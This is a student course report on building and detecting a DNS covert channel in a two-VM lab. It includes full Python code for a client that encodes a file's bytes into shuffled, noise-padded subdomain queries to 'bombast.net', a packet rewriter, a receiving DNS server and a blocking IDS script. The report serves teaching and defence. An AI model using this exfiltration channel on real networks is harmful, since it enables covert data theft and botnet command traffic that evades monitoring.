# CS 4404 - Mission 3

Matthew Hagan, Peter Maida, Tim Winters

December 2019

## 1 Introduction

Intrusion Detection Systems (IDS) identify when malicious network traffic is passing through it. By putting this system in between traffic flowing into the network, we are able to detect packets that should not be forwarded into the network.

This paper outlines the design and implementation of an attack and defense model for a IDS. As there are a lot of existing ways to perform an attack and defense within a IDS space, we, as a research team tried to find a way to make a Novel IDS. As such, for our attack, we have decided to hide the byte of data from a message file into the sub domain of a DNS query. Following more advanced principles outlined later in the paper, this attack is a very elegant way to sneak data across, as it is a built from scratch, nested protocol that allows for data to be snuck undetected, and if it is detected, the snooping party will inevitably struggle to reassemble and understand the original data gram. For our defense, we decided to leverage the fact that the answer count field of the DNS query is being modified, and thus decided to block any queries that have an answer count that is unexpected.

## 2 Reconnaissance

### 2.1 Deep Packet Inspection (DPI)

Deep packet Inspection, or DPI for short, is a way of processing data that inspects the minute details of a data packet being sent over a network. It is often used to make sure that the data within a packet is formatted correctly. It can also be used to check for malicious code either explicitly or implicitly placed within the packet. Deep packet inspection allows for users, such as System Administrators to perform advanced network management. Within this, they can monitor user services, facets of security within a network, and perform data mining objectives (including Eavesdropping and Internet Censorship).

Given the current controversies with net neutrality, it is important to note that deep packet inspection, just like any powerful tool, can be used to extremes, such as creating a state of surveillance. This can allow for anti-competitive practices and, as a byproduct, reduce the openness of the internet.

#### 2.1.1 Snort

Snort is a open source network IDS and IPS. It has the ability to perform real-time packet logging and traffic analysis on internet protocol networks. Beyond that, it can also be used for network probing and attacking. Specific examples include Fingerprinting, Buffer Overflow Attacks, Stealth Port Scanning, Semantic URL attacks, and more.

Snort as a program has three function modes of operation. The first is Sniffer Mode. Sniffer Mode allows for network packets to be read in real time and displayed to the console. To do so, typing ./snort -v will print the TCP/IP packet headers to the screen [1]. To show the IP and TCP/UDP/ICMP headers, type ./snort -vd. To do the above with the addition of the data link layer headers, append the following: ./snort -vde. Finally, Each of the commands within Snort sniffer can be done separately (I.E. ./snort -d -v -e) [1]

The next mode of operation within Snort is Packet

Logger mode. This mode allows for the program to log the packet flow to the disk. To enter Packet Logger mode, type ./snort -dev -l ./log to create and send a log to an already existing /log folder. As with Sniffer mode, there are more flags and toggles that can be activated [2]. To reference these, please check the attached citation.

Finally, Snort has Network Intrusion Detection System Mode. This mode of operation allows the program to monitor network traffic and analyze it against a user defined rule set. From this, specific actions can be taken once identified. To enable this mode of operation, type ./snort -dev -l ./log -h 192.168.1.0/24 -c snort.conf, where /log is the log directory, 192.168.1.0/24 is the IP address set in question, and snort.conf is the configuration file deciding and applying rules [3]. As with the previous two modes, please reference the correlating citations if further configuration questions exist.

As a whole, Snort possesses various strengths and weaknesses. In defense of it, it allows for various modes of operation. These modes of operation allow for it to be able to very versatile tool within a network security developer's tool belt. Beyond that, the three main modes of operation allow for scaleability within it as a tool [4]. If sniffer mode is not aggressive enough for the application in question, the professional may elevate to Packet Logger mode, or if necessary, Network IDS mode. Other pros of Snort is that they can be tuned to specific content, can look for data in the context of the protocol, can qualify and quantify attacks, and more [5].

Other cons of Snort is that they do not prevent incidents by themselves. They still need an experienced network administration or engineer to setup the defense. Beyond that, they do not process encrypted packets. This in combination with fakable IP Packets and frequent false positives means that it should not be used as a one stop shop, but rather in conjunction with other tools [5].

## 2.2 Flow Monitoring Tools

A network flow consists of messages that are sent between two sockets over their lifespan, generally stored as a tuple including the source and destination IP addresses, source and destination ports, and IP protocol. By monitoring these flows, we are able to access more information about the connection.

Network flow monitoring is used for performing traffic analysis to allow for Quality of Service features for applications. Also referred to as network traffic analysis, bandwidth utilization analysis or bandwidth monitoring, network flow monitoring gives you a level of visibility essential to effective network and infrastructure management. Popular tools in the industry include NetFlow, sFlow, JFlow, Tcpdump, MRTG, and RMON2-MIB. [6].

### 2.2.1 Strengths and Defense

The benefits of flow-based network monitoring include the ability for Quality of Service monitoring, anomaly monitoring, and traffic engineering in an Internet service provider network. A defender would reap the benefits of flow monitoring by deploying one of the aforementioned tools. An example using Netflow, would provide flow statistics from sampled packets passing through routers. With this data of the basic traffic count, the flow duration, and the number of flows, a network expert would be able to sample from different flows to know which ones are malicious and need to be terminated [7].

### 2.2.2 Weaknesses and Attack

The main weakness to flow monitoring is keeping performance costs reasonable while scaling the system. Failing to properly scale the system would affect the outcome of the availability security goal that flow monitoring provides. Large scale flow monitoring can be achieved by using an optimal sampling technique. Attackers can exploit this technique by hiding in a portion of the flow that does not get sampled. They are able to communicate between compromised hosts by adding noise to the traffic they are intending to

send [8].

### 2.3 SDN-based monitoring

Software Defined Networking (SDN) is a network architecture approach that enables the network to be intelligently and centrally controlled, or 'programmed,' using software applications. This helps operators manage the entire network consistently and holistically, regardless of the underlying network technology. Networks consist of many parts, and SDN can enable a dynamic approach to network configuration allowing for a more efficient and easily monitored network.

#### 2.3.1 Tools Available: OpenFlow

OpenFlow is a network communications protocol standard developed by the Open Network Foundation (ONF). ONF defines OpenFlow as the first standard communications interface defined between the control and forwarding layers of an SDN architecture.

#### 2.3.2 Strengths

Separating the data plane and control plane gives the IT department an aerial-like view of the entire network. This makes changes much easier, as you can see the effects clearly. This in turn allows IT departments to makes changes that can increase the speed of the entire network. Because SDNs provide a holistic view of the network, it can be combined with flow-monitoring to improve security.

#### 2.3.3 Weaknesses

Since SDNs are tasked with controlling the entire network, they act as single points of failure. If the SDN software has a vulnerability, attackers could use this to gain control over the entire network.

## 3 Infrastructure

### 3.1 Setting up the VMs

The infrastructure consists of two different virtual machines (VMs) defined in Figure 1 with the following roles:

1. Client
2. DNS Server, IDS

For both VMs, you will need to install the NetfilterQueue and Scapy packages from PyPI in order to inspect and modify the transmitted packets. Follow the instructions on the NetfilterQueue PyPI page. https://pypi.org/project/NetfilterQueue/

Scapy requires `setuptools`. To install, `apt install python-pip`.

#### 3.1.1 VM 1: Client

This VM will contain the 'client' that sends the DNS query to the DNS server. The only necessary setup for this VM is to add a filter for outgoing DNS packets so that we can modify the answer count field to hold data secretly.
See the following commands:

```
$ iptables -I OUTPUT -p udp --dport 53 -j
    ↪ NFQUEUE --queue-num 1
```

#### 3.1.2 VM 2: DNS Server, IDS

This VM will contain the 'IDS' and the 'DNS Server' that will detect malicious queries to the server and drop them. We add a route to intercept inputted packets and send them to the NetFilterQueue script. See the following commands:

```
$ iptables -I INPUT -p udp --dport 53 -j
    ↪ NFQUEUE --queue-num 1
```

### 3.2 Setting up our architecture

The scripts that we used can all be found on Github. The four scripts can be run with two virtual machines. client.py and dns_answer_counter_changer.py

are run on one machine and ids.py and dns_server.py are run on a different machine. The layout of the scripts can be seen in Figure 1 The four scripts can be broken up as follows:




Figure 1: Virtual machine and script structure

#### 3.2.1 client.py

This script will read a file from the computer and send the data from it to the dns server. The data will be packed into the subdomain of the the DNS query in order to be read from the intermediate script, dns_answer_counter_changer.py, and packed into the ancount field.

#### 3.2.2 dns_answer_counter_changer.py

This script will intercept the packets trying to leave the first machine and modify them to stuff in the checksum value from the subdomain. Any subdomains with a length of 10 will have their qname field inspected to place the checksum bytes into the ancount and remove them from the qname field. The modified packet will be outputted back onto the stream.

#### 3.2.3 ids.py

This script runs on a different machine and will detect and drop any packets with an ancount greater than 0 and a qr equal to 0. If a packet does not meet these conditions, it will be forwarded.

#### 3.2.4 dns_server.py

The script is a DNS server that will return an IP address for the requested DNS query.

## 4 Attack

For our attack, we brainstormed various ideas to go about the implementation. After initially thinking of a HTTPS attack (and later changing the infrastructure ground up due to configuration issues and unnecessary complexity), we changed our approach to a DNS based attack. The reason for this is that we as a team really wanted to learn a lot about DNS and the finer principles and minutia involved with it as a protocol, as it was designed in an era of the internet that was inherently more trusting than the modern era while still is heavily used today.

The design of our attack came from doing extended research into the design of the TCP packet. TCP as a protocol is designed to make sure that the datagram is able to make it across. UDP on the other hand has no guarantees of this, as it does not contain a nonce indicating what part of the data it pieced to. Rather, it relies on continuous transmission. Given these two principles, we implemented a psuedo nested protocol within the DNS query that will allow for datagram to be transmitted, received and recompiled. As a team, we thought this would be a good challenge as it would allow us to learn more about protocol design and the required fields within a good protocol.

In order to communicate with our bot on the server end covertly, we inject our data into the sub-domain for the DNS query that gets sent over. We also allow for the message being sent over to be shuffled while being sent to have the sub-domains being sent look even less suspicious. The reason that both of these works as an attack is for a few reasons. First of all, our DNS server is expecting a valid DNS query. It is not expecting data to be placed where meta data is. as such, we leverage this to allow for data sneak, as without the IDS, there is little to no protections that are preventing this misuse of fields.

### 4.1 Sub-domain generation

To generate this sub domain, we have to append six different pieces together. The first part is the index value of what order byte this in the message. The second is a flag value 'S'. The third is a random nibble. The fourth is a flag value 'a'. The fifth is the data byte we are sending. And the sixth is a random nibble. The breakdown of this can be seen in Figure 2.


Figure 2: Sub domain generation

### 4.2 Shuffling and adding noise

To hide our message in the pipe with other traffic, we will shuffle our message queries and add random amounts of fake queries that have randomly generated sub domains.

Every one of our real queries will be randomly shuffled. Then we will add one to three fake queries before the real query and zero to three fake queries after the real query. The fake queries added have a randomly generated sub domain of length 8 nibbles while the real queries that contain our data have a sub domain length of 10 nibbles. The noise and shuffling is done in order to mask the data that we are sending to make our connection covert.

In order to put the bits of data back together in order on the receiving end, the index of the data is stored in the 2-byte answer count field of the DNS. This allows a covert way of transmitting the index so that if an IDS was able to determine what the data field was, they wouldn't be able to determine the order it was in.

For example, to send the data 'e6' at index '0x14', the DNS lookup would first look like 0014S0ae6b.bombast.net. On the receiving end, the DNS server will see a request for S0ae6b.bombast.net, but the answer count field will be set to 0014. The infected DNS server combines all the metadata into leaked data, and returns a DNS response for the original DNS query.

Here is sample traffic for sending 15 bytes of data piggy-backing on DNS queries. Data transferred is showed in brackets [ ]

```
Data String: "\Shello world!\E"
6968e6f.bombast.net
12c1157.bombast.net
bcd0516.bombast.net
-> 0000S0a5c1.bombast.net [0x5c]
df8ee81.bombast.net
35c99b3.bombast.net
378e981.bombast.net
cdfec48.bombast.net
-> 000aS1a728.bombast.net [0x72]
88aa842.bombast.net
13605f7.bombast.net
252ec18.bombast.net
-> 000bS9a6c8.bombast.net [0x6c]
9678b3d.bombast.net
e5ffb5c.bombast.net
6e34b30.bombast.net
-> 0005Saa6c4.bombast.net [0x6c]
240a0cd.bombast.net
ab29622.bombast.net
0008Saa77b.bombast.net
5be8741.bombast.net
620cd69.bombast.net
-> 0007Sba20d.bombast.net [0x20]
244fa59.bombast.net
a7491bb.bombast.net
17afed5.bombast.net
83367e0.bombast.net
-> 0002Sda68f.bombast.net [0x68]
400835c.bombast.net
b12b757.bombast.net
df700f7.bombast.net
94423bb.bombast.net
-> 0004S2a6cc.bombast.net [0x6c]
770a4f3.bombast.net
d64ae2f.bombast.net
-> 000eS4a5c3.bombast.net [0x5c]
ef04c02.bombast.net
```

```
21d1b5c.bombast.net
06d263e.bombast.net
d652692.bombast.net
050e1c2.bombast.net
56e6c5d.bombast.net
-> 000fS3a456.bombast.net [0x45]
b866358.bombast.net
97002d4.bombast.net
ac4250b.bombast.net
8246cf1.bombast.net
1688352.bombast.net
-> 0001S4a531.bombast.net [0x53]
61eee66.bombast.net
b3d68cd.bombast.net
e72a971.bombast.net
-> 0006S5a6fc.bombast.net [0x6f]
807d6cf.bombast.net
d42e379.bombast.net
e6b0a13.bombast.net
c4ff204.bombast.net
500fdb9.bombast.net
-> 000dSfa219.bombast.net [0x21]
436373d.bombast.net
567c164.bombast.net
703fd84.bombast.net
b8ae045.bombast.net
cf80267.bombast.net
-> 0003S1a654.bombast.net [0x65]
f47cd96.bombast.net
d1a0e81.bombast.net
1c9371b.bombast.net
-> 0009Sea6fd.bombast.net [0x6f]
edb4ad2.bombast.net
e0b128e.bombast.net
179208f.bombast.net
-> 000cSea64e.bombast.net [0x64]
7ce29a5.bombast.net
fd6255f.bombast.net
f2e9a27.bombast.net
```

# 5 Defense

When brainstorming our defense, we thought of a lot of different ways to defend against our attack. Do we examine the various parts of the domain to see if they are doing things that are not expected? Do we see if the domain name in whole has characters that are not valid, such as a backslash? Do we take a distributed approach to defending and implement a consensus protocol? After mulling it over as a research team, we decided to build a defense around the additional meta data fields within a DNS query. This will allow us to be able to protect against various attacks that require more than 1 field to sneak data.

## 5.1 Primary defense

Our defense detects when the metadata of the DNS query is not valid. We use NetfilterQueue to intercept network traffic sent to the DNS server VM. We then inspect the *answer count* (ancount) field of the packet with ScaPy to identify if the count is larger than 0. The ancount field should remain as 0 for a regular DNS query, but since our checksum data was added there, we know that that packet is one that contains a byte from our message.

To run the defense, simply start the ids.py file on the same virtual machine as the dns_server.py file. It will intercept the packets and drop or accept them depending on if they are malicious or not.

## 5.2 Additional Defenses

While our primary defense (outlined above) did do the trick and defend against our attack, we wanted to outline other avenues that we did research and look to implement, but chose not to due to whether or not it added overhead or defeated the principle of the DNS protocol as a whole

### 5.2.1 DNS Server Consensus Protocol

The first alternative defense we as a research team looked into was a consensus protocol. The reason that we looked into this is a defense method is

that given how a lot of modern protocols, such as blockchain todocite bitcoin rely on a consensus for trust (as they are distributed and thus ungoverned by an individual party), we thought it would be novel to try to use this modern approach on a more legacy protocol to see if it could make it more robust. As such, the idea of the defense would be to have a list of potential other DNS servers ready to query. For example, the list would look like the following:

- Google's DNS
- Comcast's DNS
- Verizon's DNS

We chose to have the list be three items for a specific reason. If the DNS that was chosen originally is not on the list (EX. Bombast's DNS), then the defense would use the first two DNS servers and check the query against them also. If the two servers returned the same thing, and it was a valid domain, then the IDS would let the query proceed through the original DNS chosen and flow as normal. If not, it would block the request and notify the user (or System Administrator if on a enterprise network) that their machine is trying to access an invalid domain and they may or may not have a virus on their computer.

Now, Lets say that the DNS that was originally being connected to before the IDS was implemented was Google's. In this case, the IDS would then get the following two DNS's (Comcast's and Verizon's) and run the query against it. This would allow for there to be enough checks within the network such that a supposed attacker would have a much harder time sneaking any data across to the DNS, as it assumes that any DNS can be compromised (for validity of this, Mission 2 suggests that any DNS can change its intentions against the user).

This defense would probably not be too practical however due to the amount of overhead, and it defeats the purpose of having a distributed DNS system if the servers arejust going to perform lookups on every other servers, although the idea of identifying a packet as malicious if a/multiple DNS requests that don't resolve are made then an IDS could identify that pattern as malicious.

# 6 Conclusion

In conclusion, the system that we have created uses the sub domain and metadata of DNS queries to covertly send a file message from one machine to another. The communication that we have created allows for a command and control structure where an adversary is able have bots speak with each other. We have also constructed a defense that would detect these irregularities in the DNS queries and drop packets, not allowing an adversary to talk to their botnet and solving the botnet issue as instructed.

From this Mission 3 we have learned more about the DNS metadata fields in packets and how they can be used. We have also learned about the statistics required in generating noise and the process of doing so. Finally, we have gained experience with NetfilterQueue and Scapy tools in addition to learning how to created a protocol from the ground up that is able to ensure the data gram in question is able to make it from the source to the destination.

As a whole, this mission was a good conclusion to the course. It allowed us as a research team to learn about a very modern problem of IDS design and implement a novel way to go about designing and implementing both sides of an IDS's flow.

# References


[1] "1.2 sniffer mode." [Online]. Available: http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node4.html

[2] "1.3 packet logger mode." [Online]. Available: http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node5.html

[3] "1.4 network intrusion detection system mode." [Online]. Available: http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node6.html

[4] M. Hussain, "Characterizing strengths of snort-based idps," *Research Journal of Recent Sciences. (RJRS)*, vol. 3, pp. 88–94, April 1, 2014. [Online]. Available: https://www.researchgate.net/publication/271864405_Characterizing_Strengths_of_Snort-based_IDPS

[5] "The pros  cons of intrusion detection systems," -01-11T21:56:00.000Z 2017. [Online]. Available: https://blog.rapid7.com/2017/01/11/the-pros-cons-of-intrusion-detection-systems/

[6] K. Conklin, "What is network flow monitoring?" Aug 20, 2018. [Online]. Available: https://www.whatsupgold.com/blog/network-monitoring/what-is-network-flow-monitoring

[7] Y. Kitatsuji, S. Katsuno, K. Yamazaki, M. Tsuru, and Y. Oie, "Distributed flow monitoring tool using network processor," p. 87, 2007, iD: $ieee_s4090158$.

[8] M. Kallitsis, S. Stoev, and G. Michailidis, "A state-space approach for optimal traffic monitoring via network flow sampling," 2013, iD: arxiv1306.5793.

# A Client Script

```
import socket
import random
import os, binascii
import time
MAX_NOISE_COUNT = 3
DOMAIN = "bombast.net"
FLAG = 'a'



def main():
    f = open('QRcode.bmp', 'r')
    payload = f.read();
    f.close();

    message = '\S' + payload + '\E'
    message = message.encode()
    print(message)
    malicious_payloads = []
    for i, b in enumerate(message):
        malicious = "{:04x}".format(i) + 'S' + get_rand_nibble() + FLAG + format(b, 'x') +
            ↪ get_rand_nibble() + '.' + DOMAIN
        malicious_payloads.append(malicious)
    random.shuffle(malicious_payloads)
   # Loop through and send message
    for malicious in malicious_payloads:

        # inject 1 to X amounts of noise into the pipe
        for i in range(random.randint(1, MAX_NOISE_COUNT)):
            req = get_noise() + '.' + DOMAIN
# print(req)
            socket.gethostbyname(req)
  # time.sleep(1)
        # inject our payload
 # print(malicious)
        socket.gethostbyname(malicious)
 # time.sleep(1)
        # inject 0 to X amounts of noise into the pipe
        for i in range(random.randint(0, MAX_NOISE_COUNT)):
            req = get_noise() + '.' + DOMAIN
  # print(req)
```

```
            socket.gethostbyname(req)
# time.sleep(1)

    malicious = 'ffffS' + get_rand_nibble() + FLAG + format(b, 'x') + get_rand_nibble() +
        ↪  '.' + DOMAIN
    socket.gethostbyname(malicious)

def get_noise():
    noise = ''.join(random.choice('0123456789abcdef') for n in range(1)) #a included
    noise = noise + ''.join(random.choice('0123456789bcdef') for n in range(1)) #a
        ↪ excluded
    noise = noise + ''.join(random.choice('0123456789abcdef') for n in range(5)) #a
        ↪ included
    return noise

def get_rand_nibble():
    return binascii.b2a_hex(os.urandom(1)).decode()[0]

def get_rand_byte():
    return binascii.b2a_hex(os.urandom(1)).decode()



# run the program
main()
```

# B DNS Answer Count Field Changer

```
from netfilterqueue import NetfilterQueue
import socket
from scapy.all import *

def print_and_accept(raw_pkt):
    pkt = IP(raw_pkt.get_payload())
# raw_pkt.accept()
# return
    if DNSQR in pkt:
        if len(pkt[DNSQR].qname.split('.')[0]) == 10:
            pkt[DNS].ancount = int(pkt[DNSQR].qname[0:4], 16)
            pkt[DNSQR].qname = pkt[DNSQR].qname[4:]
            print(pkt[DNS].ancount)
            del pkt[IP].len
            del pkt[IP].chksum
            del pkt[UDP].chksum
            del pkt[UDP].len
            raw_pkt.set_payload(str(pkt))
    raw_pkt.accept()

nfqueue = NetfilterQueue()
nfqueue.bind(1, print_and_accept)
s = socket.fromfd(nfqueue.get_fd(), socket.AF_UNIX, socket.SOCK_STREAM)
try:
    nfqueue.run_socket(s)
except KeyboardInterrupt:
    print('')
finally:
    s.close()
    nfqueue.unbind()
```

## C IDS Script

```
from netfilterqueue import NetfilterQueue
import socket
from scapy.all import *

def print_and_accept(raw_pkt):
    pkt = IP(raw_pkt.get_payload())
    if DNSQR in pkt:
        print(pkt[DNS].qr, pkt[DNS].ancount)
        if pkt[DNS].ancount > 0 and pkt[DNS].qr == 0:
            raw_pkt.drop()
            return
    raw_pkt.accept()

nfqueue = NetfilterQueue()
nfqueue.bind(1, print_and_accept)
s = socket.fromfd(nfqueue.get_fd(), socket.AF_UNIX, socket.SOCK_STREAM)
try:
    nfqueue.run_socket(s)
except KeyboardInterrupt:
    print('')
finally:
    s.close()
    nfqueue.unbind()
```

# D DNS Server Script (modified from pathes' fakedns on github

```
#!/usr/bin/env python3
# (c) 2014 Patryk Hes
import socketserver
import sys

DNS_HEADER_LENGTH = 12
# TODO make some DNS database with IPs connected to regexs
IP = '10.4.10.3'
recv_data = {}

class DNSHandler(socketserver.BaseRequestHandler):
    def handle(self):
        socket = self.request[1]
        data = self.request[0].strip()
        if (data[6:8].hex() == 'ffff'):
            print("writing to file")
            with open('/tmp/output', 'wb') as f:
                for _, v in sorted(recv_data.items()):
                    f.write(v)
        # If request doesn't even contain full header, don't respond.
        if len(data) < DNS_HEADER_LENGTH:
            return

        # Try to read questions - if they're invalid, don't respond.
        try:
            all_questions = self.dns_extract_questions(data)
        except IndexError:
            return

        # Filter only those questions, which have QTYPE=A and QCLASS=IN
        # TODO this is very limiting, remove QTYPE filter in future, handle different
            ↪ QTYPEs
        accepted_questions = []
        for question in all_questions:
            if question['name'][0].decode('ASCII')[2] == 'a' and len(question['name'][0])
                ↪ == 6:
                recv_data[data[6:8]] = bytes.fromhex(question['name'][0][3:5].decode('ascii
                    ↪ '))
                question['name'][0] = bytes(data[6:8].hex(), 'ascii') + question['name'][0]
            if question['qtype'] == b'\x00\x01' and question['qclass'] == b'\x00\x01':
                accepted_questions.append(question)
```

```
    response = (
        self.dns_response_header(data) +
        self.dns_response_questions(accepted_questions) +
        self.dns_response_answers(accepted_questions)
    )
    socket.sendto(response, self.client_address)

def dns_extract_questions(self, data):
    """
    Extracts question section from DNS request data.
    See http://tools.ietf.org/html/rfc1035 4.1.2. Question section format.
    """
    questions = []
    # Get number of questions from header's QDCOUNT
    n = (data[4] << 8) + data[5]
    # Where we actually read in data? Start at beginning of question sections.
    pointer = DNS_HEADER_LENGTH
    # Read each question section
    for i in range(n):
        question = {
            'name': [],
            'qtype': '',
            'qclass': '',
        }
        length = data[pointer]
        # Read each label from QNAME part
        while length != 0:
            start = pointer + 1
            end = pointer + length + 1
            question['name'].append(data[start:end])
            pointer += length + 1
            length = data[pointer]
        # Read QTYPE
        question['qtype'] = data[pointer+1:pointer+3]
        # Read QCLASS
        question['qclass'] = data[pointer+3:pointer+5]
        # Move pointer 5 octets further (zero length octet, QTYPE, QNAME)
        pointer += 5
        questions.append(question)
    return questions

def dns_response_header(self, data):
```

```
        """
        Generates DNS response header.
        See http://tools.ietf.org/html/rfc1035 4.1.1. Header section format.
        """
        header = b''
        # ID - copy it from request
        header += data[:2]
        # QR 1 response
        # OPCODE 0000 standard query
        # AA 0 not authoritative
        # TC 0 not truncated
        # RD 0 recursion not desired
        # RA 0 recursion not available
        # Z 000 unused
        # RCODE 0000 no error condition
        header += b'\x80\x00'
        # QDCOUNT - question entries count, set to QDCOUNT from request
        header += data[4:6]
        # ANCOUNT - answer records count, set to QDCOUNT from request
        header += data[4:6]
        # NSCOUNT - authority records count, set to 0
        header += b'\x00\x00'
        # ARCOUNT - additional records count, set to 0
        header += b'\x00\x00'
        return header

    def dns_response_questions(self, questions):
        """
        Generates DNS response questions.
        See http://tools.ietf.org/html/rfc1035 4.1.2. Question section format.
        """
        sections = b''
        for question in questions:
            section = b''
            for label in question['name']:
                # Length octet
                section += bytes([len(label)])
                section += label
            # Zero length octet
            section += b'\x00'
            section += question['qtype']
            section += question['qclass']
            sections += section
```

```
        return sections

    def dns_response_answers(self, questions):
        """
        Generates DNS response answers.
        See http://tools.ietf.org/html/rfc1035 4.1.3. Resource record format.
        """
        records = b''
        for question in questions:
            record = b''
            for label in question['name']:
                # Length octet
                record += bytes([len(label)])
                record += label
            # Zero length octet
            record += b'\x00'
            # TYPE - just copy QTYPE
            # TODO QTYPE values set is superset of TYPE values set, handle different
                ↪ QTYPEs, see RFC 1035 3.2.3.
            record += question['qtype']
            # CLASS - just copy QCLASS
            # TODO QCLASS values set is superset of CLASS values set, handle at least *
                ↪ QCLASS, see RFC 1035 3.2.5.
            record += question['qclass']
            # TTL - 32 bit unsigned integer. Set to 0 to inform, that response
            # should not be cached.
            record += b'\x00\x00\x00\x00'
            # RDLENGTH - 16 bit unsigned integer, length of RDATA field.
            # In case of QTYPE=A and QCLASS=IN, RDLENGTH=4.
            record += b'\x00\x04'
            # RDATA - in case of QTYPE=A and QCLASS=IN, it's IPv4 address.
            record += b''.join(map(
                lambda x: bytes([int(x)]),
                IP.split('.')
            ))
            records += record
        return records

if __name__ == '__main__':
    # Minimal configuration - allow to pass IP in configuration
    if len(sys.argv) > 1:
        IP = sys.argv[1]
    host, port = '', 53
```

```
    server = socketserver.ThreadingUDPServer((host, port), DNSHandler)
    print('\033[36mStarted␣DNS␣server.\033[39m')
    try:
        server.serve_forever()
    except KeyboardInterrupt:
        server.shutdown()
        sys.exit(0)
```